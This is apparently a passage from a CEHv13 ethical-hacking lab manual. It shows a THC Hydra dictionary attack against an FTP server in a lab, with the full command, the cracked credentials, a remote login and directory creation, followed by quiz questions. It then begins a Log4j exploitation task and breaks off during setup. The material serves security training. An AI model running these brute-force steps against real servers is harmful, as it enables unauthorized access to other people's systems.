
The screenshot shows a terminal window titled "ftp10.10.1.11 - Parrot Terminal". The terminal session starts with the user "attacker" at the root prompt, entering "sudo su" and providing a password. The user then runs "nmap -p 21 10.10.1.11" to scan port 21 of the target host. The output shows that the host is up and the service is an "FTP" service running on port 21. The MAC address is listed as "00:15:5D:01:80:00 (Microsoft)". After the scan, the user connects to the FTP server using "ftp 10.10.1.11". They log in as "james" and provide a password, but receive a "530 User cannot log in." message. The session ends with "ftp>".

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 01:00 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
[root@parrot] ~
# ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): james
331 Password required
Password:
530 User cannot log in.
ftp: Login failed
ftp>
```

11. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.
12. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.




13. Navigate to **CEHv13 Module 13 Hacking Web Servers** folder and copy **Wordlists** folder.

Press **Ctrl+C** to copy the folder.



14. Paste the copied folder (**Wordlists**) on the **Desktop**. Close the window

Press **Ctrl+V** to paste the folder.



15. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
16. In the terminal window, run **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]**.

The IP address of **Windows 11** in this lab exercise is **10.10.1.11**. This IP address might vary in your lab environment.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "sudo su - Parrot Terminal" is open, displaying the command "#hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11". The terminal window has a dark background with green text for the command and red text for the password prompt. In the background, the desktop environment is visible, featuring a dark theme with a network graph wallpaper. On the desktop, there are icons for "README.license", "Trash", "Wordlists", and a folder named "CEHv3 Module 13 Hacking Web Servers". The desktop bar at the bottom includes a "Menu" button and the terminal window's title.

17. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords.

This might take some time to complete.

18. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the command being run: 'hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11 - Parrot Terminal'. The terminal output shows the Hydra v9.4 tool performing a password attack on an FTP service at 10.10.1.11. It lists several successful logins:

- [21][ftp] host: 10.10.1.11 login: Martin password: apple
- [21][ftp] host: 10.10.1.11 login: Jason password: qwerty
- [21][ftp] host: 10.10.1.11 login: Sheila password: test

The attack started at 2024-03-14 01:30:20 and finished at 2024-03-14 01:38:59. The status bar at the bottom shows the command: 'hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11'.

19. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
20. In the terminal window, run **ftp [IP Address of Windows 11]**.
21. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
22. On entering the credentials, you will successfully be able to log in to the server.  
An ftp terminal appears, as shown in the screenshot.

The screenshot shows a terminal window titled "ftp10.10.1.11 - Parrot Terminal". The terminal displays the output of the Hydra tool performing an attack on an FTP server at 10.10.1.11. It lists various login attempts, including successful ones for users Martin (password: apple) and Jason (password: qwerty). After the attack completes, the user connects via an FTP session to the same host. The session shows a standard Microsoft FTP Service connection, with the user Martin logging in successfully and the system identifying itself as Windows\_NT.

```
Applications Places System Thu Mar 14, 01:42
File Edit View Search Terminal Help
way).
Parrot

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4765.00 tries/min, 4765 tries in 00:01h, 36409 to do in 00:08h, 16 active
[STATUS] 4751.00 tries/min, 14253 tries in 00:03h, 26921 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4759.00 tries/min, 33313 tries in 00:07h, 7861 to do in 00:02h, 16 active
[STATUS] 4757.50 tries/min, 38060 tries in 00:08h, 3114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-14 01:38:59
[root@parrot]~[/home/attacker]
#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```


23. Now, you can remotely access the FTP server hosted on the **Windows 11** machine.
24. Run **mkdir Hacked** to remotely create a directory named **Hacked** on the **Windows 11** machine through the ftp terminal.

The screenshot shows a terminal window titled "ftp10.10.1.11 - Parrot Terminal". The terminal displays the output of the Hydra tool performing an attack on an FTP service at 10.10.1.11. It lists several login attempts, including successful ones for users Martin, Jason, and Shiela. After the attack completes, the user connects via an FTP session to the same host. They log in as Martin, enter a password, and successfully create a directory named "Hacked".

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4765.00 tries/min, 4765 tries in 00:01h, 36409 to do in 00:08h, 16 active
[STATUS] 4751.00 tries/min, 14253 tries in 00:03h, 26921 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4759.00 tries/min, 33313 tries in 00:07h, 7861 to do in 00:02h, 16 active
[STATUS] 4757.50 tries/min, 38060 tries in 00:08h, 3114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-14 01:38:59
[root@parrot]~[/home/attacker]
└─#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp>
```

25. Click Windows 11 to switch to the **Windows 11** machine and navigate to **C:\FTP**.

26. View the directory named **Hacked**, as shown in the screenshot:



27. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.
28. Click Parrot Security to switch back to the **Parrot Security** machine.
29. Enter **help** to view all other commands that you can use through the FTP terminal.

The screenshot shows a terminal window titled "ftp10.10.11 - Parrot Terminal". The window has a dark theme with a green header bar. The terminal window itself has a black background with white text. At the top of the terminal, it says "Remote system type is Windows\_NT.". Below that, the user has entered the command "mkdir Hacked", which resulted in the message "257 \"Hacked\" directory created.". The user then typed "help", which triggered a list of available commands. The list is organized into two columns:

| !          | edit     | lpage   | nlist    | rcvbuf   | struct   |
|------------|----------|---------|----------|----------|----------|
| \$         | epsv     | lpwd    | nmap     | recv     | sunique  |
| account    | epsv4    | ls      | ntrans   | reget    | system   |
| append     | epsv6    | macdef  | open     | remopts  | tenex    |
| ascii      | exit     | mdelete | page     | rename   | throttle |
| bell       | features | mdir    | passive  | reset    | trace    |
| binary     | fget     | mget    | pdir     | restart  | type     |
| bye        | form     | mkdir   | pls      | rhelp    | umask    |
| case       | ftp      | mls     | pmlsd    | rmdir    | unset    |
| cd         | gate     | mlsd    | preserve | rstatus  | usage    |
| cdup       | get      | mlst    | progress | runique  | user     |
| chmod      | glob     | mode    | prompt   | send     | verbose  |
| close      | hash     | modtime | proxy    | sendport | xferbuf  |
| cr         | help     | more    | put      | set      | ?        |
| debug      | idle     | mput    | pwd      | site     |          |
| delete     | image    | mreget  | quit     | size     |          |
| dir        | lcd      | msend   | quote    | sndbuf   |          |
| disconnect | less     | newer   | rate     | status   |          |

At the bottom of the terminal window, there is a status bar with the text "ftp10.10.11 - Parrot ...".

30. On completing the task, enter **quit** to exit the ftp terminal.

```
Applications Places System Applications Places System
Thu Mar 14, 01:45
File Edit View Search Terminal Help
ftp10.10.11 - Parrot Terminal
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated. Commands are:
!
$ edit lpage nlist rdbuf struct
account epsv lpwd nmap recv sunique
append epsv4 ls nttrans reget system
ascii exit mdelete open remopts tenex
bell features mdir passive rename throttle
binary fget mget pdir reset trace
bye form mkdir pls restart type
case ftp mls pmlsd rmdir umask
cd gate mlsd preserve rstatus unset
cdup get mlst progress runique user
chmod glob mode prompt send verbose
close hash modtime proxy sendport xferbuf
cr help more put set ?
debug idle mput pwd site
delete image mreget quit size
dir lcd msend quote sndbuf
disconnect less newer rate status
ftp> quit
[root@parrot]# [/home/attacker]
#
```

31. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.
32. Close all open windows on both the **Parrot Security** and **Windows 11** machines.

#### Question 13.2.1.1

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Note: The wordlist file is located at CEHv13 Module 13 Hacking Web Servers/Wordlists. Enter the password of the user Martin.

#### Question 13.2.1.2

Perform a dictionary attack using the THC Hydra tool to remotely access the FTP server hosted on the Windows 11 machine. Enter the name of the user with the password "qwerty."


## Task 2: Gain Access to Target Web Server by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021-44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

Here, we will install a vulnerable server in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.

1. Click Ubuntu to switch to the **Ubuntu** machine, and login with **Ubuntu/toor** credentials.
2. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.
3. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.
4. First we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.




A screenshot of an Ubuntu desktop environment. In the top left, there's an 'Activities' button and a 'Terminal' icon. The terminal window is open and shows the command `sudo apt-get update` being run by a root user. The output of the command is displayed, showing numerous package files being downloaded from the Ubuntu archive. The terminal window has a dark theme with light-colored text. The desktop background is also dark.

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get update
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Hit:2 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:5 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [1,570 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [652 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1,780 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [495 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [266 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [2,010 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [324 kB]
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted i386 Packages [38.9 kB]
